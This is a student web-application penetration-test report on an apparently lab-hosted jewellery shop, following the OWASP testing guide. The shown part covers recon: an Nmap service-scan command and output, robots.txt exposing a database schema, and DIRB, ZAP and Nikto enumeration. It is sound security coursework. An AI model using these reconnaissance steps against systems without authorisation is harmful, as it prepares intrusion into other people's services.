

Web Application Security Assessment

ANDREW JAMIESON

CMP319 Web Application Penetration Test

BSc Ethical Hacking Year 3

2024/25

Note that Information contained in this document is for educational purposes.

Abstract

E-commerce web applications are often victims of cyberattacks due to the sensitive nature of the data they process, such as customer credentials and financial transactions, “Astley Jewellery” is no exception This security assessment aimed to evaluate its security posture, identify vulnerabilities and recommend actionable remediation strategies and solutions. The Report also sought to demonstrate the importance and practicality of a structured testing methodology.

A comprehensive and thorough penetration test was conducted using the Open Web Application Security Project (OWASP) Web security testing Guide. This included a systematic and rigorous evaluation of many different areas of the web application; a range of automated tools and manual testing techniques were used to uncover vulnerabilities and security flaws.

The analysis uncovered several critical vulnerabilities, including SQL injection, session fixation, weak password policies, and unencrypted data transmission. The vulnerabilities covered by this comprehensive web application penetration test has identified that “Astley Jewellery” is vulnerable to massive data breaches, affecting customers on a large scale; this report concludes that addressing these vulnerabilities is in the best interest of “Astley Jewellery”. Future work is recommended to include the testing of third-party integrations and immediate social engineering assessments to help assess the complete security of “Astley Jewellery”.

Contents

1 Introduction 1
1.1 Background 1
1.2 Aims 3
2 Methodology 4
3 Procedure and Results 5
3.1 Overview Of Procedure 5
3.1.1 Rationale for Tool Selection 5
3.2 Information Gathering 5
3.2.1 Fingerprint Web Server 5
3.2.2 Review Webpage Content for Information Leakage 8
3.2.3 Enumerate Applications on Webserver 9
3.2.4 Identify Application Entry Points 10
3.2.5 Map Execution Paths Through Application 11
3.2.6 Fingerprint Web Application Framework 14
3.3 Configuration and Deployment Management Testing 15
3.3.1 Test Application Platform Configuration 15
3.3.2 Test File Extensions Handling for Sensitive Information 16
3.3.3 Enumerate Infrastructure and Application Admin Interfaces 17
3.3.4 Test HTTP Strict Transport Security 19
3.4 Identity Management Testing 19
3.4.1 Test User Registration Process 19
3.4.2 Testing for Account Enumeration and Guessable User Account 21
3.4.3 Testing for Weak or Unenforced Username Policy 22
3.5 Authentication Testing 23
3.5.1 Testing for Credentials Transported over Unencrypted Channel 23
3.5.2 Testing for Default Credentials 25
3.5.3 Testing for Weak Lockout Mechanism 25
3.5.4 Testing for Bypassing Authentication Schema 26
3.5.5 Testing for Weak Password Policy 28
3.5.6 Testing for Weak Password Change or Reset Functionalities 29
3.6 Authorization Testing 30

3.6.1 Testing Directory Traversal File Include 30
3.7 Session Management Testing 30
3.7.1 Testing for Cookies Attributes 32
3.7.2 Testing for Session Fixation 33
3.7.3 Testing for Cross-Site Request Forgery 35
3.7.4 Testing for Logout Functionality 36
3.8 Input Validation Testing 41
3.8.1 Testing for SQL Injection 41
3.8.2 Testing for Cross-site Scripting (XSS) 46
3.8.3 Testing for HTTP Parameter Pollution 47
3.9 Error Handling 48
3.9.1 Analysis of Error Codes 48
3.10 Testing for Weak Cryptography 49
3.10.1 Testing for Weak Transport Layer Security 49
3.11 Business Logic Testing 50
3.11.1 Test Business Logic Data Validation 50
3.11.2 Test Integrity Checks 50
3.11.3 Testing for the Circumvention of Workflows 50
3.11.4 Test Defences Against Application Misuse 50
3.12 Results 51
3.12.1 Levels of Vulnerability 51
3.12.2 Fingerprinting Web Server (Medium) 51
3.12.3 Information Leakage from robots.txt (High) 51
3.12.4 Directory Indexing (Critical) 52
3.12.5 Missing HSTS Header (High) 52
3.12.6 Account Enumeration via Error Messages (Medium) 52
3.12.7 Weak Password Policy (High) 53
3.12.8 Unencrypted Credential Transmission (Critical) 53
3.12.9 Session Fixation (High) 53
3.12.10 Website Crash (High) 53
3.12.11 SQL Injection (Critical) 54
3.12.12 Cross-Site Scripting (XSS) (Medium) 54
3.12.13 Local File Inclusion (LFI) Vulnerability (Critical) 54

3.12.14 Exposed Admin Interfaces (High) 55
3.12.15 Logout Functionality (Critical) 55
4 Discussion 56
4.1 Overall Discussion 56
4.2 Future Work 57
References 58
Appendices Part 1 60
Appendix A - NMAP 60
Appendix B - OWAZP ZAP 60
Appendix C – NIKTO 66
Appendix D – WHATWEB 68
Appendix E – Schema.sql 69
Appendix F – Mapped URLs 74
Appendix G – Dirb 85
Appendix H – SQLmap output 87
Appendices Part 2 101
Appendix A – CRSF CODE 101
4.2.1 crsf_login.html 101
4.2.2 crsf_search.html 101
4.2.3 crsf_viewp.html 102

1 INTRODUCTION

1.1 BACKGROUND

E-commerce web applications have transformed how businesses operate and have unequivocally revolutionised the modern world by providing platforms for selling and trading goods. These advancements offer businesses more significant opportunities for rapid growth, with global e-commerce sales projected to reach $6.3 trillion in 2024 (Forbes, 2024). Web applications are now essential infrastructure in the modern world and play a pivotal role in business operations day-to-day.

Modern web applications are prime targets for cyberattacks due to the sensitive information they handle. These applications often process valuable data, such as customer credentials, payment details, and private business information, making them attractive to malicious actors.

The complex architecture of modern web applications introduces several security concerns, as many web applications rely on multiple components to create a functional website where goods can be bought and sold. This creates a problem as many organisations rely on third-party components, with the average enterprise utilising 47.1% third-party scripts and maintaining 49.6% outbound connections to external resources (Cloudflare, 2024). This over-reliance on external components significantly expands the attack surface for threat actors; this highlights the importance of comprehensive security testing.

Another concern is that despite the availability of automated scanning tools for vulnerability assessments, these tools often lack the appropriate understanding and cleverness needed to uncover complex vulnerabilities in modern web applications. What stands out in Figure 1 Is that it highlights the distribution of common attack vectors, where credential stuffing equals approximately 80%, brute force attempts 50%, and credential enumeration abuse 30% (Verizon, 2024). These attacks demonstrate the diverse and evolving threats that web applications face, particularly e-commerce platforms where safeguarding customer data and financial transactions is critically important.




Figure 1: Distribution of common attack vectors

While automated tools have a role in web application security assessments, their limitations are known. This stresses the importance of a human-led, systematic penetration test that methodically evaluates the security posture of a web application. A well-executed penetration test provides a structured and direct approach to assess a system's security controls, offering insights that automated tools alone cannot achieve.

To address these challenges, a systematic web application security test is essential. Such testing helps a security professional evaluate vulnerabilities while verifying the effectiveness of implemented security controls in any web application (OWASP,2024). This process identifies potential weaknesses and provides actionable recommendations for strengthening an application's resilience against cyber threats. Web application security testing is vital in an era where cyber threats are increasing in volume and sophistication.

This report evaluates the security posture of the e-commerce application, "Astley Jewellery," hosted at http://192.168.1.10. This assessment uses an existing web app penetration testing methodology, Open Web Application Security Project (OWASP), to effectively identify vulnerabilities, validate the effectiveness of existing security controls, and provide recommendations for enhancing security resilience. Through a comprehensive penetration test, this analysis aims to address potential weaknesses, ensure robust protection of sensitive data, and strengthen the application's ability to withstand evolving cyber threats.

1.2 AIMS

The aims of this project include:

- Conduct a comprehensive web application security assessment of the “Astley Jewellery” e-commerce site (192.168.1.10) using the OWASP Web Application Security Testing methodology to validate and verify the effectiveness of the web applications security controls.
- Document and evaluate discovered vulnerabilities with clear technical evidence, impact analysis and risk assessment to demonstrate the application's security posture.
- Produce a reproducible security testing methodology while providing actionable recommendations for remediation of identified vulnerabilities and security concerns.

2 METHODOLOGY

This methodology is based on the OWASP Web Security Testing Guide (WSTG) v4.2, recognised for its structured and comprehensive approach. It integrates automated tools and manual analysis to uncover complex vulnerabilities that automated testing may overlook, ensuring thorough and effective security assessments. Although certain aspects of this methodology, such as assessing the underlying operating system and network infrastructure, are beyond the scope of this web application assessment, The importance of this structured methodology when performing a web application is vital.

Without this structured methodology in place, this penetration would suffer from a lack of consistency and depth, which may lead to essential areas being overlooked and resulting in an incomplete understanding of the application's security posture. This can expose the application to vulnerabilities that a more methodical approach would not have uncovered. This stresses the need for the OWASP methodology.

This methodology consists of the following phases:

1. Information Gathering
2. Configuration and Deployment Management Testing
3. Identity Management Testing
4. Authentication Testing
5. Authorization Testing
6. Session Management Testing
7. Input Validation Testing
8. Testing for Error Handling
9. Testing for Weak Cryptography
10. Business Logic Testing

This methodology provides a framework for a thorough and systematic approach to identifying and addressing vulnerabilities within this web application; each stage builds upon another to map the web application fully. This leads to a more comprehensive and practical security evaluation, thus allowing an effective and professional web app penetration test to be conducted.

3 PROCEDURE AND RESULTS

3.1 OVERVIEW OF PROCEDURE

This procedure followed the OWASP Web Security Testing Guide (WSTG), a comprehensive and widely recognised web application security testing framework. The methodology ensured consistency and thoroughness in identifying vulnerabilities, combining automated tools and manual inspection to lower the risk of oversight and enhance the reliability and authenticity of findings.

To maintain a systematic approach, the methodology is broken down into several sections:

1. Information Gathering
2. Configuration and Deployment Management Testing
3. Identity Management Testing
4. Authentication Testing
5. Authorization Testing
6. Session Management Testing
7. Input Validation Testing
8. Error Handling
9. Testing for Weak Cryptography
10. Business Logic Testing

This systematic approach ensures a structured and focused methodology, guiding the tester through the penetration test to ensure that no critical areas are overlooked and that the evaluation is thorough. However, it should be noted that certain parts of the WSTG were omitted as they were deemed outside the scope of this penetration test.

3.1.1 Rationale for Tool Selection

The tools selected for this penetration test were chosen based on their effectiveness and alignment with the OWASP Web Security Testing Guide (WSTG)

3.2 INFORMATION GATHERING

3.2.1 Fingerprint Web Server

"Fingerprinting" is a process penetration testers use to identify the technologies that make up modern web applications. By accurately determining the specific technologies, penetration testers can more effectively evaluate the application's attack surface and identify potential vulnerabilities.

The tester used Nmap, an industry-standard network scanner. A command was executed with the -sV flag, which probed the target IP address to reveal information about the services running on discovered open ports, as illustrated in *Figure 2*




Figure 2: Nmap output 192.168.1.10

This command discovered that the target web server was running a UNIX operating system with three primary services.

- File Transfer Protocol using ProFTPD 1.3.4a on port 21
- Hypertext Transfer Protocol (HTTP) using Apache 2.4.3 with PHP/5.4.7 on port 80
- MySQL on port 3306

The information gathered at this point gives the tester a clearer idea of the current technology stack used by the web application; knowing the versions of each running service helps to direct the focus of the penetration test and allowed the tester to map the attack surface.

Furthermore, a tool named whatweb was used to enumerate the web application further. This tool is a web reconnaissance tool that can identify various website features. A command was executed that then probed the web application. The output was then saved to a text file with the date and time illustrated in Figure *3*.

This command has a similar result to the Nmap command that was executed previously; however, new information about the technology stack was obtained see Figure *4* For more information.

- The webserver uses cookies of the form PHPSESSID
- The web app uses HTML5 (frontend)
- jQuery is used to provide interactive elements to the web application.
- X-Powered-By PHP/5.4.7 is the identified technology powering the application




Figure 3: whatweb command




Figure 4: whatweb scan-results

The tester had obtained enough information about the web application's technology stack. It was discovered that many of the running services were outdated; this stage enabled the tester to develop a focused testing strategy based on what was found at this stage.

3.2.2 Review Webpage Content for Information Leakage

At this stage, the tester started to manually examine the web application to discover more information about the web application's functionality and to enumerate URL paths that may be unintentionally exposed. The tester navigated to URL 192.168.1.10/robots.txt as Figure *5* Illustrates.

Robots.txt specifies which files or directories can be crawled by search engines. In this case, this site contains a disallowed page, "*schema.sql.*" in robots.txt. The tester could gain access to this file by appending \schema.sql to 192.168.1.10; this triggered a download of the schema.sql file, which includes a database schema for this web application; view Appendix E for the complete schema.




Figure 5: robots.txt

3.2.3 Enumerate Applications on Webserver

At this stage, the tester enumerated the applications running on the web app; many applications have known vulnerabilities and known attack strategies that can be exploited. In addition, numerous applications may be misconfigured or not updated, leaving them vulnerable to exploitation.

The results of this Nmap scan repeat much of the information found during the fingerprinting stage, indicating that the network remains unchanged, as illustrated in Figure *6*. OWASP provided the Nmap command to enumerate applications on the target web server.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p 1-65535 -sS -sV --open 192.168.1.10




Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-29 14:44 GMT
Nmap scan report for 192.168.1.10
Host is up (0.00044s latency).
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     ProFTPD 1.3.4a
80/tcp   open  http    Apache httpd 2.4.3 ((Unix) PHP/5.4.7)
3306/tcp open  mysql   MySQL (unauthorized)
Service Info: OS: Unix
```

Figure 6: Nmap scan

3.2.4 Identify Application Entry Points

The purpose of this stage was to help identify and map out areas within the application that should be investigated further for weaknesses. The tester manually mapped the application's entry points. These are areas where user data can be entered as input, Table 1 contains a list of the entry points found.

Table 1: Identified Entry Points

Entry Points:	Screenshot of entry point:
Before Login ▪ Username ▪ Password	
Sign up page ▪ Name ▪ Surname ▪ Password ▪ Re-password ▪ Email ▪ Billing address ▪ Telephone	
Search Bar	
After-login *Change profile* ▪ Name ▪ Surname ▪ Email ▪ Billing address ▪ Telephone ▪ Change Profile Picture ▪ Change password	

View products ▪ Entry Quantity	
Checkout ▪ Credit Card	

3.2.5 Map Execution Paths Through Application

Additionally, to map the structure and layout of the website further, the tester used automatic spidering, a feature provided by OWASP ZAP, to discover new URL endpoints, which allowed the tester to map all 458 URLs belonging to the target web application illustrated in Figure *7* All the URLs found can be found in Appendix F.




Figure 7: OWASP ZAP

The tester used DIRB, a web content scanner recommended by OWASP, to perform a brute force attack to discover hidden directory paths; DIRB was able to find several listable directories of interest, a /cgi-bin/ directory, a /phpmyadmin page, and a /adminarea/ as illustrated in **Error! Reference source not found.**. See Appendix G for the complete scan results.




Figure 8: DIRB

The tester then used Nikto to map execution paths further; the command used is shown in Figure 9. It mapped the application's directory structure and uncovered vulnerable scripts in the /cgi-bin/ directory. Other directories were also found, such as /CSS/ and /includes/ /JavaScript. This enabled the tester to understand the web application better. Nikto also highlighted security issues, such as outdated software versions, missing security headers, and information disclosure vulnerabilities. See Appendix G for the full scan output.

